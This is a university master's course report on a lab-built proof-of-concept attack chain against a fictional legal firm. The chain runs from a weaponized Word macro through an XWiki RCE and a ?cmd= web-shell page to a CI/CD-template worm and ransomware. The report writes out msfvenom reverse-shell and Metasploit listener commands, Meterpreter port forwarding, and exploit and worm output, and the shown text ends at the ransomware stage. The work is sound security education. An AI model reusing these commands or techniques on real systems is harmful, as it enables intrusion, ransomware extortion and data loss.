VeilVault-WikiWorm Project Final Report

Group 2

Anna Melkumyan Canosa
Andrea Victoria Piñón Rattia
Cecília Maria Rodrigues Correia
Oriol Ramos Puig

December 23rd, 2025

Malware
Master's degree in Cybersecurity

Table of Contents

0. Abstract and Introduction **2**
0.1 Abstract 2
0.2 Motivation 2
1. Adversary and Context **3**
1.1 The Adversary: Alice 3
1.2 Target Profile: Legal company 3
1.3 The Attack Chain: VeilVault-WikiWorm Overview 4
2. Technical Deep Dive **5**
2.1 Initial Access Exploit: CVE-2025-47957 (Microsoft Word RCE) 5
2.1.1 Vulnerability Analysis 5
2.1.2 Weaponization: The Malicious VBA Macro 5
2.1.3 The Reverse Shell and Command and Control 5
2.2 Persistence and Lateral Movement Exploit: CVE-2025-24893 (XWiki RCE) 6
2.2.1 Vulnerability Analysis (The Solr Endpoint Flaw) 6
2.2.2 Creating the Persistence Backdoor (SystemUpdate page) 6
2.2.3 Leveraging the Backdoor for Pivoting 7
2.3 Propagation and Impact Overview 7
2.3.1 Worm 7
2.3.2 Ransomware 7
3. Implementation and Workflow **9**
3.1 Environment Setup 9
3.2 Phase 1: Initial Access 10
3.3 Phase 2: Maintaining Persistence (XWiki Backdoor) 11
3.4 Phase 3: Propagation (The Worm Logic) 12
3.5 Phase 4: Impact (The Ransomware Payload) 14
4. Problems Found and Solutions **16**
4.1 VM Infrastructure and Networking Challenges 16
4.2 Bypassing Endpoint Defenses 16
4.3 Exploit Compatibility and Versioning 16
4.4 Payload Realism 17
5. Defense, Mitigation and Future Work **18**
5.1 Mitigation Strategies 18
5.1.1 Phase 1: Neutralizing Initial Access (Phishing and Macros) 18
5.1.2 Phase 2: Preventing Command execution 18
5.1.3 Phase 3: Securing the Internal Infrastructure (XWiki and Lateral Movement) 18
5.1.4 Phase 4: Mitigating Ransomware Impact and Data Loss 18
5.2 Missing Parts and Possible Improvements 19
5.2.1 Advanced Evasion and Obfuscation 19
5.2.2 Full Automation of the Worm Logic 19
5.2.3 Command and Control Resilience 19
6. Conclusion **20**
7. References **21**

0. Abstract and Introduction

0.1 Abstract

This report details the design and implementation of **VeilVault-WikiWorm**, a proof-of-concept malware demonstrating a sophisticated, multi-stage cyberattack against a hypothetical legal-tech firm.

The attack chain combines two Remote Code Execution (RCE) exploits: an initial foothold via a zero-day-like vulnerability in Microsoft Word (CVE-2025-47957), resulting in a Meterpreter session, followed by lateral movement and persistence established through an unauthenticated RCE flaw in the internal XWiki platform (CVE-2025-24893).

The campaign culminates in a ransomware payload that employs a hybrid RSA-AES encryption scheme and abuses the organization's internal GitLab CI/CD pipeline for propagation, simulating a targeted supply-chain compromise. This report explains the technical mechanics of the attack, the development challenges encountered and the key mitigation strategies required to defend against such advanced persistent threats.

0.2 Motivation

In the modern threat landscape, successful attacks rarely depend on a single vulnerability. Instead, adversaries chain weaknesses across multiple platforms to achieve their objectives, following what is commonly described as the Cyber Kill Chain.

This project was motivated by the need to understand and demonstrate such a complex, realistic attack path, reflecting techniques used by sophisticated cybercriminal groups and state-sponsored actors. The scenario centers on an insider threat, Alice, a disgruntled former senior developer, whose deep knowledge of the target's internal ecosystem (Office documents, XWiki and GitLab) enables a highly effective attack.

By combining a phishing-based initial access vector with a wormable persistence mechanism, VeilVault-WikiWorm illustrates how failures in patch management and secure configuration across enterprise systems can escalate into a full-scale organizational compromise.

1. Adversary and Context

1.1 The Adversary: Alice

The adversary, Alice, is positioned as a fired senior developer with deep, intimate knowledge of the target company's codebases, internal documentation (on XWiki) and operational workflows (CI/CD via GitLab). This insider perspective makes the threat particularly severe. Alice knows exactly where sensitive data is stored (the *Legal_Files* directory) and which internal systems are most likely to be unprotected.

Her motivation is driven by a combination of personal resentment and financial gain. The attack ultimately culminates in a ransomware demand of 30 XMR (Monero), reinforced by the threat of publicly leaking confidential legal contracts and internal metadata via social media platforms should payment be refused.

1.2 Target Profile: Legal company

The target is a mid-sized legal-tech company, selected to represent a common and realistic victim profile for organized cybercrime. The firm employs approximately 30 staff members, including a small and overstretched finance team of five (with interns). Such organizations often exhibit higher levels of internal trust and weaker security controls, increasing susceptibility to social engineering and phishing attacks.

Technology Stack:

- **Microsoft Word / Office 365**: Used extensively for financial documents, contracts and budgets, making it a high-value phishing vector.
- **XWiki Platform (v15.10.10):** Serves as the internal documentation and knowledge base, providing an ideal target for persistence and lateral movement once internal access is obtained.
- **GitLab:** Used for source control and CI/CD pipelines, which Alice abuses as the final propagation mechanism of the attack.
- **Network Drives:** Store critical legal files and constitute the primary target of the ransomware payload.

The interconnected nature of these technologies and the projected path of the adversary through this stack is illustrated in Figure 1.

Figure 1: Supply-Chain Attack Vector: Visualizing the flow from initial Phishing to XWiki persistence and GitLab CI/CD template poisoning.

1.3 The Attack Chain: VeilVault-WikiWorm Overview

The attack begins with Initial Access through a highly targeted phishing campaign. Leveraging her insider knowledge, Alice crafts a convincing email directed at the finance team, containing a malicious document named *Q4_legal_budget.docm*. The document exploits a critical Microsoft Office vulnerability (CVE-2025-47957). When a busy employee opens the file and enables macros, embedded shellcode executes, establishing a remote Command and Control channel and granting Alice a reverse shell on the finance workstation.

With this foothold established, the attack transitions to Persistence and Lateral Movement. Alice pivots through the internal network to the XWiki platform, exploiting an unauthenticated Remote Code Execution vulnerability (CVE-2025-24893). She achieves stealthy persistence by creating an innocent-looking template page named *SystemUpdate* that contains embedded malicious logic. This backdoor requires no authentication and provides a low-visibility, secondary entry point into the environment.

The defining characteristic of VeilVault-WikiWorm is its self-propagation capability. Using the XWiki backdoor, the worm locates an XWiki page that serves as a GitLab CI/CD template and injects a new and malicious command line. When a developer later consults this page and executes the copied template within a PowerShell environment, the propagation phase is unknowingly triggered, completing the propagation chain.

In the final Impact stage, the injected command downloads the ransomware payload from Alice's server. This payload, known as VeilVault, encrypts sensitive legal files using a hybrid RSA–AES encryption scheme and appends the *.locked* extension. The attack concludes with the display of a ransom note demanding 30 XMR and threatening data exfiltration, thus fulfilling Alice's objectives of both revenge and financial gain.

A comprehensive summary of each attack phase, including the specific methods employed and the intended outcomes, is provided in the lifecycle mapping in Figure 2.

Phase	Method	Outcome
Attacker	Alice, a fired senior developer with deep workflow knowledge	
I) Entry	Phishing → "Q4_legal_budget.docm"	Reverse shell on finance workstation
II) Hide	Pivots to internal XWiki → injects innocent-looking template page and create a backdoor	Changes blend in, no one notices
III) Spread	Worm executes → malicious line is added in a GitLab template	Injects a line
IV) Payload	Encrypts all files in Legal-Files directory	Hybrid encryption (RSA + AES)
V) Ransom	Desktop ransom note → 30 XMR demand → proof by decrypting one real contract and insider metadata	**Threat:** leak everything on Facebook if unpaid

Figure 2: VeilVault-WikiWorm Attack Lifecycle: Mapping project phases to the Cyber Kill Chain (Initial Access, Persistence, Propagation, and Impact).

2. Technical Deep Dive

The effectiveness of VeilVault-WikiWorm stems from the deliberate chaining of two distinct, high-severity RCE vulnerabilities. Each exploit was selected to serve a specific role within the attack lifecycle: Microsoft Word provided a reliable and socially engineered initial access vector while XWiki enabled stealthy persistence and internal lateral movement once a foothold was established.

2.1 Initial Access Exploit: CVE-2025-47957 (Microsoft Word RCE)

The initial infection vector targeted a user's reliance on familiar software: Microsoft Office 365. The vulnerability leveraged is CVE-2025-47957, a Use-After-Free Remote Code Execution flaw affecting unpatched versions of Microsoft Word LTSC 2024 and Office 365. For testing purposes, Microsoft Word was installed using an institutional Office 365 license provided by the university, closely mirroring a real-world enterprise deployment.

2.1.1 Vulnerability Analysis

The attack is delivered through a carefully crafted *.docm* file designed to appear legitimate and contextually relevant to the finance team. The exploit abuses Visual Basic for Applications (VBA) macro functionality as the execution trigger. For successful exploitation, the user must click the “Enable Content” macro security warning, a common mistake in high-pressure work environments.

2.1.2 Weaponization: The Malicious VBA Macro

The weaponization phase converts a standard Microsoft Word document into a practical exploitation vector by embedding a malicious VBA macro within the crafted *.docm* document.

What is a VBA Macro? Visual Basic for Applications (VBA) is an event-driven programming language developed by Microsoft that is primarily used to automate repetitive tasks within Microsoft Office applications. While legitimate, these macros are a powerful vector for malware because they can execute system-level commands, such as PowerShell scripts or memory-based shellcode, as soon as a user enables document content.

The Weaponization Process: The macro is generated by adapting a public exploit for CVE-2025-47957 and integrating a payload created with the Metasploit Framework. The process follows these steps:

- **Payload Generation**: Using *msfvenom*, a 64-bit Meterpreter reverse shell payload is generated in VBA format to match the victim's Office architecture.
- **Execution Trigger**: Once macros are enabled by the victim, the VBA code executes automatically, triggering the Use-After-Free condition in the application memory and transferring the execution flow to the attacker-controlled shellcode.

2.1.3 The Reverse Shell and Command and Control

Upon successful execution of the macro payload, a reverse connection is initiated from the victim workstation to the attacker’s host, where a preconfigured listener captures the session. This establishes a Meterpreter-based reverse shell, granting interactive control over the compromised system under the context of the affected user.

2.2 Persistence and Lateral Movement Exploit: CVE-2025-24893 (XWiki RCE)

Once a reliable foothold is established on the finance workstation, the attack focus shifts from initial access to persistence and lateral movement. A standalone reverse shell is inherently fragile: it can be disrupted by system reboots or network instability. To achieve durable and low-visibility access, Alice targets the organization's internal documentation platform, XWiki, which is both trusted and poorly monitored.

2.2.1 Vulnerability Analysis (The Solr Endpoint Flaw)

The vulnerability exploited, CVE-2025-24893, affects XWiki Platform versions up to and including 15.10.10. The root cause lies in an unauthenticated Solr search endpoint that fails to properly validate and sanitize user-supplied input, allowing arbitrary script execution with the privileges of the XWiki application.

Because the endpoint is accessible without authentication, the vulnerability is particularly dangerous in internal enterprise environments, where services are often implicitly trusted and shielded from rigorous security scrutiny. This misconfiguration enables an attacker to execute commands directly on the XWiki server without possessing valid credentials, effectively bypassing all application-level access controls.

Alice exploits this vulnerability by sending a specially crafted request to the vulnerable Solr endpoint, bridging the gap between a single compromised workstation and the organization's internal server infrastructure.

2.2.2 Creating the Persistence Backdoor (*SystemUpdate* page)

To ensure persistent access while blending into legitimate system activity, Alice creates a new XWiki page titled *SystemUpdate*. Using the editor's Source mode, she embeds a custom backdoor script within the page content. This script functions as a web shell, listening for specific URL parameters (e.g., ?cmd=) and executing the provided input as operating system commands on the underlying Windows VM.

This mechanism is highly effective for several reasons:

- **Stealth**: The page name *SystemUpdate* is intentionally generic, reducing the likelihood of suspicion from employees or junior IT staff.
- **Stability:** Unlike reverse shells, which depend on continuous outgoing connections, the backdoor operates as a passive listener and can be triggered on demand via a browser request.
- **Control:** Simple verification commands such as *whoami* and *ipconfig* confirm successful execution context and system-level access.

Together, these properties provide Alice with a reliable and low-noise persistence mechanism that survives reboots and network interruptions.

2.2.3 Leveraging the Backdoor for Pivoting

In addition to persistence, the XWiki backdoor serves as a powerful reconnaissance and pivoting tool. Using arbitrary command execution, Alice enumerates the internal environment to locate high-value files. Through recursive directory searches and network path inspection, she identifies the precise location of the *Legal_Files* folder containing sensitive contracts and financial documents.

2.3 Propagation and Impact Overview

2.3.1 Worm

Once the XWiki backdoor has been successfully deployed and validated through basic command execution, the attack progresses to its propagation phase. At this stage, the worm relies on previously obtained network parameters to operate correctly within the compromised environment, including the target XWiki server address and the attacker-controlled host used for payload delivery.

The worm operates by abusing XWiki's authenticated REST API to modify an existing documentation page that serves as a GitLab CI/CD template. After retrieving the page content, the script injects a malicious PowerShell command into a legitimate build step, preserving the original structure to avoid suspicion.

When a developer later accesses this template and executes the copied commands in their local environment, simulating normal workflow behavior, the injected payload is executed transparently. This mechanism enables indirect propagation without exploiting additional vulnerabilities, effectively weaponizing trusted internal documentation as a supply-chain delivery vector for the ransomware payload.

2.3.2 Ransomware

Once the propagation phase is triggered, the final stage of the attack deploys the ShadowVault ransomware payload. Delivered as a PowerShell script, it executes directly on the victim system and targets the organization's most sensitive assets stored in the *Legal_Files* directory. The ransomware is designed to maximize impact while maintaining cryptographic soundness, following a hybrid encryption model commonly observed in real-world ransomware operations.

ShadowVault generates a unique, ephemeral AES-256 session key entirely in memory and uses it to encrypt contracts, case files and financial documents, appending the *.locked* extension to each file. Encryption is performed using AES in CBC mode with proper padding, ensuring strong confidentiality and resistance to trivial recovery attempts.

To prevent local decryption, the AES session key and initialization vector are encrypted with Alice's embedded RSA-2048 public key and written to disk as *RECOVERY_ID.key*. The plaintext cryptographic material is then wiped from memory, making recovery mathematically infeasible without access to the corresponding RSA private key.

The attack concludes by displaying a ransom note demanding payment in Monero (XMR). Victims are informed that file recovery requires submitting the *RECOVERY_ID.key* after payment, while the attacker reinforces credibility by threatening data leakage and offering to decrypt a single non-critical file as proof of control.

3. Implementation and Workflow

This section describes the practical setup and execution of the complete attack chain within a controlled laboratory environment.

3.1 Environment Setup

To simulate a realistic organizational environment, the project was implemented using two Virtual Machines (VMs): Kali Linux running on VirtualBox and the Windows one on VMware:

- **Attacker (Kali Linux):** It hosts the Metasploit Framework for handling reverse shell connections, an HTTP server for payload delivery and the Python-based worm responsible for CI/CD template poisoning. A static IP address (172.20.10.3) was set to ensure consistent communication throughout the attack lifecycle.

- **Victim (Windows 11):** Represents a typical employee workstation. It was configured with Microsoft Word for document-based exploitation and a deliberately vulnerable instance of the XWiki platform running locally on port 8080 (see Figure 3). The victim machine uses a static IP address (172.20.10.5) to simplify routing during exploitation.



Figure 3: Target Environment Setup: Local instance of XWiki v15.10.10 running on the Windows 11 victim machine (Port 8080).

A significant portion of the implementation effort focused on configuring network connectivity between the two systems because bidirectional reachability was required to support reverse shells, etc. Additionally, several security controls were deliberately relaxed to reflect a poorly hardened enterprise endpoint: access to the VBA project object model was enabled in Microsoft Word (as shown in Figure 4) to allow macro execution and Windows Defender protections were repeatedly adjusted to prevent automatic quarantine of Meterpreter-based payloads.



Figure 4: Security Control Relaxation: Configuration of Microsoft Word Trust Center to permit VBA Macro execution for PoC purposes.

3.2 Phase 1: Initial Access

On the attacker side (Kali Linux), a Meterpreter reverse shell payload is first generated using *msfvenom*, targeting a 64-bit Windows environment to match the victim's Office architecture: *msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<KALI_IP> LPORT=4444 -f vba.*

The resulting VBA payload is embedded into the exploit script (*CVE-2025-47957.py*), which generates a malicious *.docm* document when running *python CVE-2025-47957.py*. In parallel, the attacker starts a Metasploit listener to capture the incoming reverse shell using *msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST <IP-KALI>; set LPORT 4444; run"* on the Kali Linux VM.

```
C:\Users\Oriol Ramos Puig\Documents\MALW-project\attacker\exploit>python CVE-2025-47957.py
[+] Macro-enabled .docm saved at: C:\Users\Oriol Ramos Puig\Documents\MALW-project\attacker\exploit\Q4_legal_b
udget.docm
[+] Compressed to ZIP: C:\Users\Oriol Ramos Puig\Documents\MALW-project\attacker\exploit\Q4_legal_budget.docm.
zip
[+] HTTP server running at: http://192.168.2.178:8000/
[*] Server running - press Ctrl+C to stop...
```

Figure 5: Execution of the Word vulnerability. This creates the Word file (*Q4_legal_budget.docm*). The attacker will send it to the victim.

Once the victim opens the document and enables macros, the embedded payload executes, triggering the vulnerability and establishing a Meterpreter session. At this point, the attacker gains interactive control over the Windows 11 workstation under the context of the compromised user. Successful exploitation is confirmed by the appearance of the *meterpreter>* prompt on the Kali machine.

The generation of the weaponized document is shown in Figure 5, while the critical moment the victim is prompted to enable macros is captured in Figure 6.

The technical commands required to establish the initial listener and capture the session are detailed in Figure 7.



Figure 6: Victim opening the document. The option to enable the macros is shown.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.2.171; set LPORT 4444; run"
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
LHOST ⇒ 192.168.2.171
LPORT ⇒ 4444
[*] Started reverse TCP handler on 192.168.2.171:4444
[*] Sending stage (203846 bytes) to 192.168.2.178
[*] Meterpreter session 1 opened (192.168.2.171:4444 → 192.168.2.178:61753) at 2025-12-22 05:02:35 -0500

meterpreter > portfwd add -l 8080 -p 8080 -r 127.0.0.1
[*] Forward TCP relay created: (local) :8080 → (remote) 127.0.0.1:8080
meterpreter >
```

Figure 7: Commands to get the *meterpreter>* prompt in Kali Linux. Reverse shell listening and document opened from windows.

3.3 Phase 2: Maintaining Persistence (XWiki Backdoor)

Although the reverse shell provides immediate access, it is inherently unstable. To establish persistence, the attacker pivots to the internal XWiki instance hosted on the victim machine. Using Meterpreter port forwarding, the internal service is exposed to the attacker using *portfwd add -l 8081 -p 8080 -r 127.0.0.1.*

XWiki, running on port 8080 *(http://127.0.0.1:8080/xwiki/bin/view/Main/#/flows)*, is then accessed from the Kali browser and authenticated using valid administrative credentials (admin/admin). A new page named SystemUpdate is created and a custom backdoor script is embedded into the page using Source mode.

The backdoor enables command execution via HTTP parameters and is validated with commands such as *.../SystemUpdate?cmd=whoami* and *.../SystemUpdate?cmd=ipconfig.* The output of these commands is later used to configure the worm.

Once the pivot is successful, the functionality of the XWiki backdoor is verified via an *ipconfig* command, as seen in Figure 8.



Figure 8: Result of using the backdoor of SystemUpdate to execute *cmd=ipconfig* in order to know the victim's IP.

3.4 Phase 3: Propagation (The Worm Logic)

With persistence established, propagation is initiated by executing the Python worm from the Kali Linux system using *python3 worm.py.* Prior to execution, the script is configured with the appropriate IP addresses extracted during the previous phase.

The successful execution and confirmation of the automated worm injection are shown in Figure 9.

```
┌──(kali㉿kali)-[~/MALW-project/attacker/worm]
└─$ python worm.py
── XWIKI AUTOMATED WORM (CVE-2025-24893 Post-Auth) ──
[*] Conectando al API de XWiki en 192.168.2.178 ...
[✓] Página original descargada. Analizando estructura ...
[*] Inyectando payload malicioso ...
[*] Propagando cambios al servidor ...
═══════════════════════════════════════════════════
 [✓] SUCCESS: WORM INJECTION COMPLETE
═══════════════════════════════════════════════════
 [+] Objetivo: http://192.168.2.178:8080/xwiki/rest/wikis/xwiki/spaces/Dev/spaces/GitLabCIStandardTemplate/pages/WebHome
 [+] Método:   API REST (Authenticated)
 [+] Payload:  Activo y persistente
```

Figure 9: Result of executing the script *worm.py* after configuring the IP addresses.

The worm retrieves the existing XWiki page used as a GitLab CI/CD template (*GitLabCIStandardTemplate*), injects a malicious PowerShell command into a legitimate build step and uploads the modified page back to the server. The injection is designed to remain visually inconspicuous while preserving the original template functionality.

The resulting inconspicuous modification to the legitimate CI/CD documentation is highlighted in Figure 10.



Figure 10: Xwiki after the execution of the worm. The last lines are the ones added by the worm in the normal page.

When a developer later consults this page and executes the copied commands, simulating normal workflow behavior, the malicious line is executed, downloading and running the ransomware payload on the victim system.

Figure 11 demonstrates the ransomware execution on the victim's terminal.



Figure 11: Result of the execution of the injected lines.

3.5 Phase 4: Impact (The Ransomware Payload)

The injected command downloads and executes the *shadowvault.ps1* ransomware payload from the attacker-controlled HTTP server. Once executed on the Windows system, the payload encrypts all files within the *Legal_Files* directory using a hybrid AES-256 + RSA-2048 encryption scheme, appending the *.locked* extension to each encrypted file.

The final state of the compromised *Legal_Files* directory and the content of the ransom note are displayed in Figures 12 and 14, respectively.



Figure 12: *Legal_Files* folder encrypted. It also has the ransom note (*#RANSOM_NOTICE*).

```
PS C:\Users\Public\Documents\Legal_Files> cat .\Client_Database.db.locked
ÎÈ]¦†'_–ºfçtë
å?»²€o–0Öñ‡š³¨Ž+ŸTÞ¯E«ÿÉßÝ¨R^{…/
PS C:\Users\Public\Documents\Legal_Files>
```

Figure 13: Content of *Client_Database.db* encrypted.

